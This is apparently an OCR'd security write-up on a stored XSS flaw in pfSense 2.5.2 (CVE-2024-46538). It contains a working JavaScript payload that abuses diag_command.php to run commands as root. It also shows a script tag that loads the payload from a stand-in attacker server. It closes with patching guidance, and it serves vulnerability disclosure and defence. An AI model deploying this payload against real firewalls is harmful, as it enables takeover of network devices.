
The capabilities offered here can be dangerous. No support is available. Use them at your own risk!

Execute Shell Command

Command

Figure 18. Command Prompt menu

When executing an arbitrary command in Command Prompt, a request with a CSRF token is sent to diag_command.php, as shown below.




```
Content-Disposition: form-data; name="__csrf_magic"

sid:8ce4651aa3c8d311bfbb5a371a47aa6c8497b22c,1730869065
------WebKitFormBoundaryTXT54D5olBKc942o
Content-Disposition: form-data; name="txtCommand"

ls
------WebKitFormBoundaryTXT54D5olBKc942o
Content-Disposition: form-data; name="txtRecallBuffer"

ls
------WebKitFormBoundaryTXT54D5olBKc942o
Content-Disposition: form-data; name="submit"

EXEC
```

```
                    <div class="panel-body">
                        <div class="content">
                            <pre>
                                android-chrome-192x192.png
                                android-chrome-512x512.png
                                apple-touch
                                bandwidth_by_ip.php
                                browserconfig.xml
                                classes
                                crash_reporter.php
```

Figure 19. Command Prompt request

3) Construction of the Attack Script

The pfSense XSS vulnerability could allow an attacker to inject attack JavaScript into a post and cause arbitrary commands to be executed when an administrator views the post. The attack script is configured as follows:



infosec
Make "FormData" Object
Requesting and responding to data with "fetch"
HTML
Extracting valid data With DOMParser

Figure 20. Attack script construction process

(1) Construction of a FormData Object

The following table lists the parameters required in the Command prompt.

Name	Description
__csrf_magic	CSRF token used as a defense measure against CSRF attacks
txtCommand	The command to be executed in the shell
txtRecallBuffer	Buffer where previously executed commands are stored
submit	Specified purpose of the request (DOWNLOAD, UPLOAD, EXEC or EXECPHP)
dlPath	Path of the file to be downloaded
ulfile	Name and content of the file to be uploaded
txtPHPCommand	Code to be executed with PHP

Requests can be made using a JavaScript FormData object that are similar to those made with form tags without inserting HTML tags. It is also possible to add values to each parameter via formData.append. Below is an example of JavaScript code that constructs each parameter of the request, including the CSRF token, to create an `id` execution request from the shell.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
```

(2) Data Request and Response


The fetch function can be used as follows:

```
let promise = fetch(url, {
    method: "GET", // POST, PUT, DELETE, etc.
    headers: {
      // the content type header value is usually auto-set
      // depending on the request body
      "Content-Type": "text/plain;charset=UTF-8"
    },
    body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
    referrer: "about:client", // or "" to send no Referer header,
    // or an url from the current origin
     referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade,
no-referrer, origin, same-origin...
    mode: "cors", // same-origin, no-cors
    credentials: "same-origin", // omit, include
    cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
    redirect: "follow", // manual, error
    integrity: "", // a hash, like "sha256-abcdef1234567890"
    keepalive: false, // true
    signal: undefined, // AbortController to abort request
    window: window // null
  });
```

Each parameter must be sent as a POST request and then a response must be received. For this, the JavaScript code can be structured as follows:

```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => console.log(data))
```

After the script is executed, the output value can be seen as below.




```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => console.log(data))
<· ▶ Promise {<pending>}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <link rel="apple-touch-icon-precomposed" href="/apple-touch/apple-touch-icon-iphone-60x60-precomposed
    <link rel="apple-touch-icon-precomposed" sizes="60x60" href="/apple-touch/apple-touch-icon-ipad-76x76
    <link rel="apple-touch-icon-precomposed" sizes="114x114" href="/apple-touch/apple-touch-icon-iphone-r
    <link rel="apple-touch-icon-precomposed" sizes="144x144" href="/apple-touch/apple-touch-icon-ipad-ret
    <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
    <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
    <link rel="manifest" href="/manifest.json">
    <link rel="mask-icon" href="/safari-pinned-tab.svg" color="#5bbad5">
    <meta name="theme-color" content="#ffffff">
```

Figure 21. Result of executing the fetch function

The response received from the fetch function consists of HTML tags, so it is difficult to understand by itself. Therefore, it is necessary to go through a process to easily extract the data, which can be done by utilizing DOMParser. The example below is code that extracts the content of the class attribute within the div tag.

```
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => re - sponse.text()).then(data => {
        const parser = new DOMParser();
        const doc = par - ser.parseFromString(data, "text/html");
        const contentDiv = doc.querySelector("div.content");})
```


The above code can be used because the actual command execution result is located within the div tag, whose class attribute value is content.



```
    <div class="panel panel-success responsive">
        <div class="panel-heading"><h2 class="panel-title">Shell Output - id</h2></div>
        <div class="panel-body">
            <div class="content">
<pre>uid=0(root) gid=0(wheel) groups=0(wheel)</pre>        </div>
        </div>
    </div>
```

Figure 22. Result of executing a command located within the div tag

However, if the result is output to console.log as in the example above, it can only be checked in the console window of the developer tool, as shown below.



```
}).then(response => response.text()).then(data => {
    const parser = new DOMParser();
    const doc = parser.parseFromString(data, "text/html");
    const contentDiv = doc.querySelector("div.content");
    console.log(contentDiv.textContent)
});
< ▸ Promise {<pending>}

uid=0(root) gid=0(wheel) groups=0(wheel)
```

Figure 23. Output values that can only be viewed in the console window


For visibility, when the result is output as follows, it can be replaced by an alert window.

```
if (contentDiv) {
    alert(contentDiv.textContent);
} else {
    alert("No content found");
}
```

Below is a JavaScript code that runs the `id` command with administrator privileges and displays the results in an alert window.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicTo - ken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => {
    const parser = new DOMParser();
    const doc = par - ser.parseFromString(data, "text/html");
    const contentDiv = doc.querySelector("div.content");
    if (contentDiv) {
        alert(contentDiv.textContent);
    } else {
        alert("No content found");
    }
})
```

Running the code will display the 'id' execution result on the alert window.




```
192.168.102.52 내용:

uid=0(root) gid=0(wheel) groups=0(wheel)
```

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
    method: "POST",
    body: formData
}).then(response => response.text()).then(data => {
    const parser = new DOMParser();
    const doc = parser.parseFromString(data, "text/html");
    const contentDiv = doc.querySelector("div.content");
    if (contentDiv) {
        alert(contentDiv.textContent);
    } else {
        alert("No content found");
    }
})
```

Figure 24. Result of executing `id` displayed on the alert window

(3) Configuring the Attacker Server and Inserting the Attack Script


In interface_groups_edit.php, the explode function is executed for the members variable based on whitespace (“ ”), as shown below. Because the implode function is executed based on comma + whitespace (“, ”) for each element, there is a limit to inserting arbitrary JavaScript code.



```
...
        $members_arr = explode(" ", $ifgroupentry['members']);
    ...
        $memberses = implode(", ", $memberses_arr);
        echo $memberses;
```

Figure 25. members variable output process

Even if the attack phrase is inserted, it is difficult for the script to run normally because " " is replaced with ", ".



```
▼<script>
  var, formData, =, new, FormData();formData.append("__csrf_magic",, csrfMagicToken);formData.append("txtCommand",, "id");formData.append("txtRecallBuffer",,
  "id");formData.append("submit",, "EXEC");formData.append("dlPath",, "");formData.append("ulfile",, new, Blob(),, "");formData.append("txtPHPCommand",, "");fetch("/diag_command.php",,
  {method:, "POST",body:, formData}).then(response, =>, response.text()).then(data, =>, {const, parser, =, new, DOMParser();const, doc, =, parser.parseFromString(data,,
  "text/html");const, contentDiv, =, doc.querySelector("div.content");if, (contentDiv), {alert(contentDiv.textContent);}, else, {alert("No, content, found");}})
</script>
```


```
DOM Invader is NOT enabled.
▶ 5  A preload for '<URL>' is found, but is not used because the request credentials mode does not match. Consider taking a look at crossorigin attribute.
⊗ Uncaught SyntaxError: Unexpected token ','
```

Figure 26. A grammar error occurred in the inserted syntax

Therefore, it is possible to configure an external server that returns attack JavaScript code and leverage it. With just a simple HTML tag without whitespace, it is possible to load attack JavaScript code from outside, reducing the restrictions on code configuration.

```
<script/src='https://Attacker_Server/mal.js'></script>
```

Then, set up the server to return the code configured in (2) Data Request and Response. If the HTML tag configured above is inserted, an arbitrary command is executed as follows when an account with administrator privileges accesses interfaces_groups.php.



192.168.102.52 내용:

uid=0(root) gid=0(wheel) groups=0(wheel)

Interface Group Configuration

Group Name: EQSTtest

Only letters (A-Z), digits (0-9) and '_' are allowed. The group name cannot end with a digit.

Group Description: EQSTtest

A group description may be entered here for administrative reference (not parsed).

Group Members: <script/src="https://[redacted]
LAN

NOTE: Rules for WAN type interfaces in groups do not contain the reply-to mechanism upon which Multi-WAN typically relies. More Information


Figure 27. Checking the execution of an arbitrary command

Countermeasures

Before CVE-2024-46538 was disclosed, a user named Zhao Mouren inquired about the XSS vulnerability.
•URL: https://redmine.pfsense.org/issues/15778

The patch was released in two days, and the changes in the source code can be found on the following page.
•URL:
https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f


For the interfaces_groups.php file that shows interface group information, the code has been modified to output after replacing HTML entities as shown below.



```
unset($iflist);
$memberses = implode(", ", $memberses_arr);
echo $memberses;
echo htmlspecialchars($memberses);
if (count($members_arr) >= 10) {
        echo '&hellip;';
}
```

Figure 28. Modifications in interfaces_groups.php

For the interfaces_groups_edit.php file, which modifies and adds interface group information, a validation process has been added so that the members variable entered can be added only if it is a valid interface, as shown below.



```
$validmembers = [];
foreach ($_POST['members'] as $ifname) {
        if (array_key_exists($ifname, $interface_list)) {
                $validmembers[] = $ifname;
        } else {
                $input_errors[] = gettext("Submission contained an invalid interface");
        }
}

if (isset($_POST['members'])) {
        $members = implode(" ", $_POST['members']);
if (!empty($validmembers)) {
        $members = implode(" ", $validmembers);
} else {
        $members = "";
}
```


Figure 29. Modifications in interfaces_groups_edit.php

The safest way is to use a version of pfSense other than the vulnerable version (2.5.2). If the vulnerable version is unavoidable, it can be patch using code modifications through pfSense's Patch function or patched directly by replacing HTML entities in the source code.

1) Patching through the pfSense Patch function

As can be seen in **Figure 28 and Figure 29**, patching can be performed as follows based on the modification history.

Select System > Patches > Add New Patch.



System /

This page allow rom the official code repository or pasted in from e-mail or other sources.
Use with cautio


Custom Sys

Descrip	Fetch	Apply	Revert	View	Debug	Auto Apply	Actions

Recommended System Patches for Netgate pfSense® software version 2.5.2

Figure 30. Modification-based patch 1

After that, enter the address containing the source code where the vulnerability was addressed in the URL/Commit ID field: https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f.



System / Patches / Edit

Patch Details

Description:
Enter a description here for reference.

URL/Commit ID: https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e(
Enter a URL to a patch, or a commit ID from the main github repository (NOT the tools or packages repos!)

Figure 31. Modification-based patch 2


However, if previous changes are not reflected, the patch may not be applied properly, which may cause availability issues. In this case, it is recommended that the source code be patched directly.

2) Patching through direct modification of the source code

pfSense is configured with a PHP environment. In the case of PHP, XSS attacks can be prevented with the htmlspecialchars function, which replaces special characters with HTML entities. This function replaces the following special characters used in XSS attacks with HTML entities.

Character	Entity
&	&amp;
“	&quot;
‘	&apos;
<	&lt;
>	&gt;

You can prevent the execution of the attack script simply by replacing the part that outputs members in interfaces_groups.php with an HTML entity.

